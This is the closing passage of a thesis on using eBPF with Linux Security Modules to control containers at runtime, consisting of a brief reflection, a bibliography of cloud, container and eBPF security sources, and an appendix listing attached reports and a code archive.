The challenging journey of this thesis has been a rewarding one. The relatively steep learning curve, presented by eBPF and its integration with Linux Security Modules, has enriched our understanding and skills in this area, especially related to kernel instrumentation for container-based interaction. We hope our experiences and insights can inspire and guide future researchers in this field, and further exploration with runtime control of containers, using eBPF.

## 7. BIBLIOGRAPHY

---

*Advantages Of Cloud Computing—Google Cloud.* (2023, January 4). Google Cloud.

<https://cloud.google.com/learn/advantages-of-cloud-computing>

Alvarenga, Gui. (2023, April 20). *16 Cloud Security Best Practices—CrowdStrike.*

CrowdStrike.Com. <https://www.crowdstrike.com/cybersecurity-101/cloud-security/cloud-security-best-practices/>

Azure. (2023). *What Is a Virtual Machine and How Does It Work / Microsoft Azure.* What Is a

Virtual Machine (VM). <https://azure.microsoft.com/en-us/resources/cloud-computing-dictionary/what-is-a-virtual-machine>

*Azure Functions - Serverless Functions in Computing / Microsoft Azure.* (2023, May 3).

<https://azure.microsoft.com/en-us/products/functions>

Barot, B. (2021, April 15). Cloud Misconfiguration - Deloitte On Cloud Blog. *Deloitte United*

*States.* <https://www2.deloitte.com/us/en/blog/deloitte-on-cloud-blog/2021/cloud-misconfiguration.html>

Bernstein, D. (2014). Containers and Cloud: From LXC to Docker to Kubernetes. *IEEE Cloud*

*Computing, 1*(3), 81-84. <https://doi.org/10.1109/MCC.2014.51>

blogs.blackberry.com. (2022, June 9). *Symbiote: A New, Nearly-Impossible-to-Detect Linux*

*Threat.* <https://blogs.blackberry.com/en/2022/06/symbiote-a-new-nearly-impossible-to-detect-linux-threat>



Bosworth, R. (2023, February 1). *The Advantages of eBPF for CWPP Applications*. SentinelOne.

<https://www.sentinelone.com/blog/the-advantages-of-ebpf-for-cwpp-applications/>

*BPF Compiler Collection (BCC)*. (2023). [C]. IO Visor Project.

[https://github.com/iovisor/bcc/blob/d27fd5a7bc8a37679cd3bc0bbdb63f713b0be36f/docs/tutorial\\_bcc\\_python\\_developer.md](https://github.com/iovisor/bcc/blob/d27fd5a7bc8a37679cd3bc0bbdb63f713b0be36f/docs/tutorial_bcc_python_developer.md) (Original work published 2015)

Cassagnes, C., Trestioreanu, L., Joly, C., & State, R. (2020). The rise of eBPF for non-intrusive performance monitoring. *NOMS 2020-2020 IEEE/IFIP Network Operations and Management Symposium*, 1-7.

*Cilium users and real world case studies*. (2023, April 20). <https://cilium.io/adopters/>

*Cilium—Linux Native, API-Aware Networking and Security for Containers*. (2023, October 3).

<https://cilium.io/get-started/>

Ciorba, A. (2020, November 26). *About Docker Images and the Layered Filesystem [Docker—Video]*. <https://devopsartisan.ro.digital/blog/understanding-docker-images-and-the-layered-filesystems>

*Cloud Computing with Linux / Realise the True Potential & Value*. (2020, January 3).

<https://www.rackspace.com/en-gb/blog/realising-the-value-of-cloud-computing-with-linux>

*Cloud Functions*. (2023, May 3). Google Cloud. <https://cloud.google.com/functions>

*Cloud Native Landscape*. (2023, October 3). Cloud Native Landscape. <https://landscape.cncf.io/>

CloudZero. (2022, October 21). *Cloud Computing Statistics (2023)*.

<https://www.cloudzero.com/blog/cloud-computing-statistics>

CNCF [Cloud Native Computing Foundation] (Director). (2022). *Real Time Security—EBPF for*

*Preventing attacks—Liz Rice, Isovalent*. <https://www.youtube.com/watch?v=Xs3MBK17kCk>

*CVE - Search Results*. (2023, January 5). <https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=RCE>

*Debian GNU/Linux Installation Guide*. (2023, January 4).

<https://www.debian.org/releases/buster/amd64/index.en.html>

Dileo, J. (2019, August 8). *DEF CON@ 27 Evil eBPF In-Depth: Practical Abuses of an In-Kernel*

*Bytecode Runtime*. <https://defcon.org/html/defcon-27/dc-27-speakers.html#Dileo>

Docker. (2021, November 11). *What is a Container? / Docker*.

<https://www.docker.com/resources/what-container/>

*EBPF Applications Landscape*. (2023, April 22). <https://ebpf.io/applications/>

*eBPF verifier—The Linux Kernel documentation*. (n.d.). Retrieved April 27, 2023, from

<https://docs.kernel.org/bpf/verifier.html>

Flexera. (2021). *Flexera 2021 State of the Cloud / Report* (p. 80).

Fortinet. (2021). *Cybersecurity Insiders 2021 Cloud Security Report* (p. 16).

<https://www.fortinet.com/content/dam/fortinet/assets/threat-reports/report-cybersecurity-cloud-security-report-fortinet-2.5.pdf>

Fortinet. (2023). *Cybersecurity Insiders 2023 Cloud Security Report* (p. 26).

<https://cyberinsiders.wpenginepowered.com/wp-content/uploads/2023/03/2023-Cloud-Security-Report-Fortinet-FINAL-52327069.pdf>

Fournier, G., Afchain, S., & Baubeau, S. (2021, July 31). *Black Hat—With Friends Like eBPF,*

*Who Needs Enemies?* [https://www.blackhat.com/us-](https://www.blackhat.com/us-21/briefings/schedule/index.html#with-friends-like-ebpf-who-needs-enemies-23619)

[21/briefings/schedule/index.html#with-friends-like-ebpf-who-needs-enemies-23619](https://www.blackhat.com/us-21/briefings/schedule/index.html#with-friends-like-ebpf-who-needs-enemies-23619)

Freeze, D. (2020, June 3). The World Will Store 200 Zettabytes Of Data By 2025. *Cybercrime*

*Magazine*. <https://cybersecurityventures.com/the-world-will-store-200-zettabytes-of-data-by-2025/>

IBM, Containerization Explained. (2023). *Containerization Explained / IBM*.

<https://www.ibm.com/topics/containerization>

IBM, What are virtual machines? (2023). *What are virtual machines? / IBM*.

<https://www.ibm.com/topics/virtual-machines>

IBM, What is Kubernetes? (2023, March 25). *What is Kubernetes? / IBM*.

<https://www.ibm.com/topics/kubernetes>

Isovalent. (2022, April 6). Supercharging OpenShift with Cilium and eBPF - Isovalent.

*Supercharging OpenShift with Cilium and EBPF*. <https://isovalent.com/blog/post/2022-03-openshift/>

- Ivánkó, N. R. (2021, November 16). Detecting a Container Escape with Cilium and eBPF - Isovalent. *Detecting a Container Escape with Cilium and EBPF*.  
<https://isovalent.com/blog/post/2021-11-container-escape/>
- Jackson, J. (2020, October 8). How eBPF Turns Linux into a Programmable Kernel. *The New Stack*. <https://thenewstack.io/how-ebpf-turns-linux-into-a-programmable-kernel/>
- Jamshidi, P., Pahl, C., Mendonça, N. C., Lewis, J., & Tilkov, S. (2018). Microservices: The Journey So Far and Challenges Ahead. *IEEE Software*, 35(3), 24–35.  
<https://doi.org/10.1109/MS.2018.2141039>
- Johar, G., & Marupadi, V. (2020, August 20). *Bringing eBPF and Cilium to Google Kubernetes Engine*. Google Cloud Blog. <https://cloud.google.com/blog/products/containers-kubernetes/bringing-ebpf-and-cilium-to-google-kubernetes-engine>
- K3d*. (2023, December 4). <https://k3d.io/v5.4.9/>
- Lawler, F. (2022, June 29). *Live-patching security vulnerabilities inside the Linux kernel with eBPF Linux Security Module*. The Cloudflare Blog. <http://blog.cloudflare.com/live-patch-security-vulnerabilities-with-ebpf-lsm/>
- Liber, M. (2022, June 22). *The Good, Bad and Compromisable Aspects of Linux eBPF*. Pentera. <https://pentera.io/blog/the-good-bad-and-compromisable-aspects-of-linux-ebpf/>
- Lin, X., Lei, L., Wang, Y., Jing, J., Sun, K., & Zhou, Q. (2018). A measurement study on linux container security: Attacks and countermeasures. *Proceedings of the 34th Annual Computer Security Applications Conference*, 418–429.

*Linux for cloud computing*. (2023, January 19). <https://www.redhat.com/en/topics/linux/linux-for-cloud-computing>

*Linux Security Module Development—The Linux Kernel documentation*. (n.d.). Retrieved May 10, 2023, from <https://www.kernel.org/doc/html/v5.2/security/LSM.html>

Majkowski, M. (2014, May 21). *BPF - the forgotten bytecode*. The Cloudflare Blog. <http://blog.cloudflare.com/bpf-the-forgotten-bytecode/>

McCanne, S., & Jacobson, V. (1992). The BSD Packet Filter: A New Architecture for User-level Packet Capture. *USENIX Winter*, 46. [https://vodun.org/papers/net-papers/van\\_jacobson\\_the\\_bpf\\_packet\\_filter.pdf](https://vodun.org/papers/net-papers/van_jacobson_the_bpf_packet_filter.pdf)

*Mitigating Attacks on a Supercomputer with KRSI*. (2020, December 9). <https://www.bluetoad.com/article/Mitigating+Attacks+on+a+Supercomputer+with+KRSI/3987581/701493/article.html>

Nodes, Kubernetes. (2023). *Nodes*. Kubernetes. <https://kubernetes.io/docs/concepts/architecture/nodes/>

Oracle & KPMG. (2020). *Oracle and KPMG cloud threat report 2020* (p. 54). <https://advisory.kpmg.us/articles/2020/oracle-kpmg-cloud-report.html>

Pods, Kubernetes. (2023). *Pods*. Kubernetes. <https://kubernetes.io/docs/concepts/workloads/pods/>

Polop, C. (2023). *HackTricks* [Python]. <https://github.com/carlospolop/hacktricks> (Original work published 2020)

Qi, S., Monis, L., Zeng, Z., Wang, I., & Ramakrishnan, K. K. (2022, August 22). SPRIGHT: Extracting the Server from Serverless Computing! High-performance eBPF-based Event-driven, Shared-memory Processing. *SIGCOMM '22: Proceedings of the ACM SIGCOMM 2022 Conference*. SIGCOMM '22: ACM SIGCOMM 2022 Conference, Amsterdam. <https://dl.acm.org/doi/10.1145/3544216.3544259>

Reuner, Tom. (2022). *To Manage the Complexity of Cloud-Native Transformation, Simplify Your Strategy*. 8.

Rice, L. (2023). *Learning eBPF Programming the Linux Kernel for Enhanced Observability, Networking, and Security* (Early release). O'Reilly Media, Inc., 1005 Gravenstein Highway North, Sebastopol, CA 95472. <https://cilium.isovalent.com/hubfs/Learning-eBPF-Part1.pdf>

*Serverless Computing—AWS Lambda—Amazon Web Services*. (2023, May 3). <https://aws.amazon.com/lambda/>

Tabrizchi, H., & Kuchaki Rafsanjani, M. (2020). A survey on security challenges in cloud computing: Issues, threats, and solutions. *The Journal of Supercomputing*, 76(12), 9493–9532. <https://doi.org/10.1007/s11227-020-03213-1>

*The state of Linux in the public cloud for enterprises*. (2019, March 5). <https://www.redhat.com/en/resources/state-of-linux-in-public-cloud-for-enterprises>

Thomas, G. (2021, September 9). *AWS picks Cilium for Networking & Security on EKS Anywhere—Isovalent*. <https://isovalent.com/blog/post/2021-09-aws-eks-anywhere-chooses-cilium/>

Thomas, G. (2022, October 26). *Announcing Azure CNI Powered by Cilium—Isovalent*.

<https://isovalent.com/blog/post/azure-cni-cilium/>

Violino, B. (2023, April 22). *Comparing AWS, Microsoft and Google Cloud: Cyber security in the public cloud*. [https://channelasia.tech/article/691588/comparing-aws-microsoft-google-](https://channelasia.tech/article/691588/comparing-aws-microsoft-google-cloud-cyber-security-public-cloud/)

[cloud-cyber-security-public-cloud/](https://channelasia.tech/article/691588/comparing-aws-microsoft-google-cloud-cyber-security-public-cloud/)

weaveworks. (2023, April 4). *microservices-demo/microservices-demo: Deployment scripts & config for Sock Shop*. <https://github.com/microservices-demo/microservices-demo>

# 8. APPENDIX

---

## 8.1 REPORTS

The files below are attached separately when submitting this report:

1. Cloud Security Report Fortinet 2021
2. Cloud Security Report Fortinet 2023
3. Cloud Threat Report by Oracle and KPMG 2020
4. Flexera 2023 State of the Cloud | Report. (2021)

## 8.2 CODE

The code is present on the thesis GitHub and attached as a zip file (sockshop-speciale.zip)